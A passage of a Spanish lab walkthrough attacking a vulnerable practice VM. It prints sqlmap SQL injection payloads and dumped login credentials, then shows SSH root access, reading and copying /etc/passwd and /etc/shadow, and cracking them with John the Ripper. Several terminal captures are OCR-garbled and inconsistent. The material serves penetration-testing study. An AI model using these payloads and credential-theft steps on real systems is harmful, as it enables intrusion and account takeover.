| links |
| members |
| news |
| videos |
+-----+
[17:18:36] [INFO] fetched data logged to text files under '/root/sqlmap/output/10.0.2.10'
[*] shutting down at 17:18:36
root@kali: ~

```

Columnas dentro de la base de datos exploit y la tabla members:

```

root@kali: ~
File Edit View Search Terminal Help
[17:19:58] [INFO] resuming back-end DBMS 'mysql'
[17:19:58] [INFO] testing connection to the target URL
[17:19:58] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
-- 
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 6846=6846 AND 'Xehb='Xehb

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=6950' UNION ALL SELECT NULL,NULL,CONCAT(0x71b626271,0x4a596d744d706b6e4d4a5055250644b507a6a445270636d5679405a496a6a64637251486c414d76,0x71b2767a71),NULL,NULL,NULL-- vqkr

[17:19:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL
[17:19:58] [INFO] analyzing columns for table 'members' in database 'exploit'
[17:19:58] [INFO] the SQL query used returns 3 entries
[17:19:59] [INFO] retrieved: 'id','int(4)'
[17:19:59] [INFO] retrieved: 'username','varchar(65)'
[17:19:59] [INFO] retrieved: 'password','varchar(65)'

Database: exploit
Table: members
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id    | int(4) |
| password | varchar(65) |
| username | varchar(65) |
+-----+-----+

[17:19:59] [INFO] fetched data logged to text files under '/root/sqlmap/output/10.0.2.10'
[*] shutting down at 17:19:59
root@kali: ~

```

Datos dentro de la base de datos exploit y la tabla members:

```

root@kali: ~
File Edit View Search Terminal Help
[*] starting at 17:20:49
[17:20:49] [INFO] resuming back-end DBMS 'mysql'
[17:20:49] [INFO] testing connection to the target URL
[17:20:49] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
-- 
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 6846=6846 AND 'Xehb='Xehb

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=6950' UNION ALL SELECT NULL,NULL,CONCAT(0x71b626271,0x4a596d744d706b6e4d4a5055250644b507a6a445270636d5679405a496a6a64637251486c414d76,0x71b2767a71),NULL,NULL,NULL-- vqkr

[17:20:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL
[17:20:49] [INFO] analyzing columns for table 'members' in database 'exploit'
[17:20:49] [INFO] the SQL query used returns 3 entries
[17:20:49] [INFO] resumed: 'id','int(4)'
[17:20:49] [INFO] resumed: 'username','varchar(65)'
[17:20:49] [INFO] resumed: 'password','varchar(65)'


Database: exploit
Table: members
[3 entries]
+-----+-----+
| id | username | password |
+-----+-----+
| 1 | admin | P@ssw0rd |
| 2 | root | lqazws |
| 3 | editor | qlw2e3r4 |
+-----+-----+


[17:20:50] [INFO] table 'exploit.members' dumped to CSV file '/root/sqlmap/output/10.0.2.10/dump/exploit/members.csv'
[17:20:50] [INFO] fetched data logged to text files under '/root/sqlmap/output/10.0.2.10'
[*] shutting down at 17:20:50
root@kali: ~

```


Obtener usuarios y credenciales de acceso a la aplicación web

Entrando a /database/ o con SQLMap hemos conseguido los usuarios y contraseñas de los miembros que pueden acceder a la aplicación web. Probamos con uno de ellos:





Una vez logueados, podemos probar a añadir una nueva noticia que se añadirá en la sección News.



Comprobamos que se ha añadido:

[Latest News]			
=DATE=	=DESCRIPTION=	=AUTHOR=	=SOURCE=
2017-12-17	ifedoffoff	NightRanger	exploit.co.il
2010-09-23	READ ME	NightRanger	exploit.co.il
2010-09-23	Installation notes	NightRanger	exploit.co.il
2010-09-23	Linux Installation	NightRanger	exploit.co.il
2010-09-23	Windows Installation	NightRanger	exploit.co.il
2010-09-23	VMWare Image	NightRanger	exploit.co.il
2010-09-23	General Information	NightRanger	exploit.co.il

[Articles/Tutorials]			
=DATE=	=DESCRIPTION=	=AUTHOR=	=TYPE=
2010-09-23	SQL Injection Walkthrough	MrUnstream	Article
2010-09-23	SQL Injection	Wizkard	Article
2010-09-23	SQL Injection Tutorial	Prashant	Tutorial
2010-09-23	SQL Injection Authentication Bypass	novacame	Tutorial
2010-09-23	Full SQL Injections CheatSheet	GlaDiasTOE	CheatSheet
2010-09-23	SQL Injection Paper [BlackSecurity.org]	zeroday	Article
2010-09-23	Advanced SQL Injection In SQL Server Applications	Chris Anley	Article
2010-09-23	SQL Injection - Are your web applications vulnerable?	Kevin Spett	Article
2010-09-23	Error Based SQL Injection	AnalyseR	Tutorial
2010-09-23	Full SQL Injection Tutorial (MySQL)	Marezzi	Tutorial

[Videos]			
=DATE=	=DESCRIPTION=	=AUTHOR=	=SOURCE=
2010-09-23	Joe McCray - Advanced SQL Injection	Joe McCray	YouTube
2010-09-23	SQL Injection (Imperva)	Imperva	YouTube
2010-09-23	Testing SQL Injection with SQLMap	PenetrationCom	Vimeo
2010-09-23	PHP Tutorials: SQL Injection	phpAcademy	YouTube
2010-09-23	Sqshinja & Metasploit Demo	Real Slides	Vimeo

Acceso al sistema

Nos conectamos por SSH. La contraseña es toor. (En teoría, esta contraseña se podría haber sacado de la base de datos mysql con SQLMap u otra herramienta. Si no, probando).

Nos conectamos con SSH:

```
root@exploit:~#
File Edit View Search Terminal Help
root@10.0.2.10:~# ssh 10.0.2.10
root@10.0.2.10's password:
Linux exploit 2.6.32-24-generic-pae #39-Ubuntu SMP Wed Jul 28 07:39:26 UTC 2010 i686 GNU/Linux
Ubuntu 10.04.1 LTS
Welcome to Ubuntu!
 * Documentation: https://help.ubuntu.com/
System information as of Mon Dec 18 00:56:18 IST 2017
System load: 0.0      Processes:      90
Usage of /: 12.2% of 7.49GB  Users logged in:   1
Memory usage: 1%          IP address for lo: 127.0.0.1
Swap usage:  0%          IP address for eth0: 10.0.2.10
Graph this data and manage this system at https://landscape.canonical.com/
New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Mon Dec 18 00:56:02 2017 from 10.0.2.15
root@exploit:~#
```

Comprobamos que somos root:

```
root@exploit:~#
File Edit View Search Terminal Help
root@exploit:~# id
uid=0(root) gid=0(root) groups=0(root)
root@exploit:~#
```

Buscamos el archivo passwd que está en el directorio /etc/:

```

root@exploit:~# ssh 10.0.2.10
root@10.0.2.10's password:
Linux exploit 2.6.32-24-generic-pae #39-Ubuntu SMP Wed Jul 28 07:39:26 UTC 2010 i686 GNU/Linux
Ubuntu 10.04.1 LTS

Welcome to Ubuntu!
 * Documentation: https://help.ubuntu.com/
 
 System information as of Mon Dec 18 00:59:00 IST 2017
 System load: 0.0      Processes:      90
 Usage of /: 12.2% of 7.49GB  Users logged in:    1
 Memory usage: 1%          IP address for lo: 127.0.0.1
 Swap usage:  0%          IP address for eth0: 10.0.2.10

 Graph this data and manage this system at https://landscape.canonical.com/
 
 New release 'precise' available.
 Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 18 00:58:45 2017 from 10.0.2.15
root@exploit:~# cd /etc/
root@exploit:/etc# nano passwd

```

Aquí lo tenemos:

```

File Edit View Search Terminal Help
GNU nano 2.2.2
File: passwd
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/sbin:/bin/sh
bin:x:2:2::/bin:/bin/sh
sys:x:3:3::/sys:/dev/bin/sh
sync:x:4:65534::/bin:/bin/sync
games:x:5:100::/var/games:/bin/sh
man:x:6:12::/var/cashier:/bin/sh
lp:x:7:1::/var/spool/lpd:/bin/sh
mail:x:8:8::/var/mail:/bin/sh
news:x:9:9::/var/spool/news:/bin/sh
uucp:x:10:10::/var/spool/uucp:/bin/sh
proxy:x:13:13::/bin:/bin/sh
www-data:x:33:www-data:/var/www:/bin/sh
backup:x:34:34::/var/backups:/bin/sh
list:x:38:38::Mailing List Manager:/var/list:/bin/sh
irc:x:39:39::/var/run/ircd:/bin/sh
gnats:x:41:41::GNATS Bug Reporting System (admin)::/var/lib/gnats:/bin/sh
nobody:x:65534:65534::/var/empty:/bin/sh
libwww-fd4:x:100:101::/var/www/libwww-fd4:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105::/var/lib/mysql:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:104:110::/var/lib/landscape:/bin/false
exploit:x:1000:1000::exploit::/home/exploit:/bin/bash

```

File menu: File Edit View Search Terminal Help
File: passwd

Toolbar: Get Help, Exit, WriteOut, Justify, Read File, Where Is, Read 24 lines, Prev Page, Next Page, Cut Text, Uncut Text, Cur Pos, To Spell.

Buscamos también el archivo shadow en el mismo directorio /etc/:

```

root@exploit:/etc
File Edit View Search Terminal Help
root@exploit:/etc# ls
adduser.conf      byobu          debian_version  gshadow      inserv.conf.d    localtime     mke2fs.conf    perl        rc4.d       shadow      updatedb.conf
alternatives     ca-certificates default        gshadow-  iproute2      logcheck      modprobe.d    php5        rc5.d       shadow-  update-manager
apache2          ca-certificates.conf dhclient.conf   hostname    issue        login.defs    modules      phpmyadmin  rc6.d       shell     update-motd.d
apt              calendar        dhclient.d    issue.net   issue        logrotate    modules      rm          rc.local   ssh      update-notifier
apparmor         chatscripts    dhcps        hosts      javascript-common libbase      logrotate.d  mtab      popularity-contest.conf  rc5.d       ssh      via
apparmor.d       console-setup  dkpg        hosts.allow  libbase      logrotate.conf  modules      mysql      ppp       resolv.conf  rc5.d       ssh      w3m
apport           cron.d        environment  hosts.deny  libbase      logrotate.conf  modules      mysql     profile    resolv.conf  rc5.d       sudoers  wgetrc
apt              cron.daily    fonts        hosts.deny  kernel-img.conf libbase      logrotate.conf  modules      profile   resolv.conf  rc5.d       sudoers  wpa_supplicant
atd              cron.monthly cron.monthly  fuse.conf  init        libbase      logrotate.conf  modules      profile.d  resolv.conf  rc5.d       sudoers  wpa_supplicant
bash             bashrc        cron.daily   fuse.conf  init.d      libbase      logrotate.conf  modules      profile.d  resolv.conf  rc5.d       sudoers  wpa_supplicant
bash_completion  crontab       cron.weekly  gal.conf   init.d      libbase      logrotate.conf  modules      profile.d  resolv.conf  rc5.d       sudoers  wpa_supplicant
bash_completion.d cron.weekly  group       initramfs-tools libbase      logrotate.conf  modules      modules      pam       resolv.conf  rc5.d       sudoers  wpa_supplicant
bindresolv.blacklist dconfconfig-common  group       inputrc    libbase      logrotate.conf  modules      modules      pam     resolv.conf  rc5.d       sudoers  wpa_supplicant
blkid.conf       dbus-1        group       insserv    libbase      logrotate.conf  modules      modules      pam     resolv.conf  rc5.d       sudoers  wpa_supplicant
blkid.tab        debconf.conf grub.d      insserv.conf libbase      logrotate.conf  modules      modules      pam     resolv.conf  rc5.d       sudoers  wpa_supplicant
root@exploit:/etc# nano shadow

```

Aquí lo tenemos:

```

root@exploit:/etc
File Edit View Search Terminal Help
GNU nano 2.2.2
File: shadow
root@exploit:/etc#
root@exploit:/etc# cat /etc/shadow
root:!:14875:0:99999:7:::
daemon:!:14875:0:99999:7:::
bin:!:14875:0:99999:7:::
sys:!:14875:0:99999:7:::
sync:!:14875:0:99999:7:::
games:!:14875:0:99999:7:::
man:!:14875:0:99999:7:::
lp:!:14875:0:99999:7:::
mail:!:14875:0:99999:7:::
news:!:14875:0:99999:7:::
uucp:!:14875:0:99999:7:::
proxy:!:14875:0:99999:7:::
www-data:!:14875:0:99999:7:::
backup:!:14875:0:99999:7:::
list:!:14875:0:99999:7:::
irc:!:14875:0:99999:7:::
gnats:!:14875:0:99999:7:::
nobody:!:14875:0:99999:7:::
libuuid:!:14875:0:99999:7:::
syslog:!:14875:0:99999:7:::
mysql:!:14875:0:99999:7:::
sshd:!:14875:0:99999:7:::
insserv:!:14875:0:99999:7:::
exploit:!:s:0:99999:7:::
root@exploit:/etc#

```

Ahora, copiamos los dos archivos a nuestra máquina local para post-procesarlos. Para ello, utilizamos el comando scp:

```


root@kali:~/tmp
File Edit View Search Terminal Help
root@kali:~/tmp# scp root@10.0.2.10:/etc/passwd /tmp
root@10.0.2.10's password:
root@kali:~/tmp# scp root@10.0.2.10:/etc/shadow /tmp
root@10.0.2.10's password:
shadow
root@kali:~/tmp# ls
burp17060730585930293.tmp hspferdata_root sqlmapxyaChN3261
burp17060730585930293.tmp passwd ssh-1gMDoyLlbUR
fileforrest_root shadow systemd-private-bdb79e6b8c3f49778ed8c1a083f8578a-rtkit-daemon.service-XZl0et
fileforrest_root shadow systemd-private-bdb79e6b8c3f49778ed8c1a083f8578a-systemd-timesyncd.service-TnAKdm
fileforrest_root shadow tracker-extract-files.e
root@kali:~/tmp#

```

Post-Explotación


Una vez que tenemos los archivos passwd y shadow en nuestra máquina local, vamos a crackear las contraseñas. Para ello, hacemos un unshadow de los dos archivos y se los pasamos a John the Ripper.

Unshadow:



```
root@kali:/tmp# unshadow passwd shadow > crack.txt
root@kali:/tmp# john --single crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "-format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor          (root)
exploit      (exploit)
2g 0:00:00:00 DONE (2017-12-17 18:51) 10.00g/s 75.00p/s 80.00c/s 80.00C/s exploit..toor
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/tmp#
```

John the Ripper:



```
root@kali:/tmp# unshadow passwd shadow > crack.txt
root@kali:/tmp# john --single crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "-format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)
root@kali:/tmp# john --show crack.txt
root:toor:0:0:root:/root:/bin/bash
exploit:exploit:1000:1000:exploit,,,:/home/exploit:/bin/bash

2 password hashes cracked, 0 left
root@kali:/tmp#
```

Referencias:

<http://highsec.es/2013/08/sqlmap-explotando-una-sql-injection/>

<https://askubuntu.com/questions/157381/in-ssh-how-do-i-mv-to-my-local-system>